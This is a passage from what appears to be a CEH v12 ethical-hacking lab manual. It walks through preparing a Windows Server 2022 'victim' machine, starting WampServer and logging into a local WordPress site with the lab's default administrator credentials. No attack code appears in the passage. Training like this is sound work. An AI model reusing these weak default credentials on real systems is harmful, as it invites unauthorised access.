victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.



2. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




3. In **Type here to search** field of the **Desktop**, type wampserver and click on **Wampserver64** to start Wampserver.



4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.


5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.



6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.22:8080/CEH/wp-login.php?** and press **Enter**.


> Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.

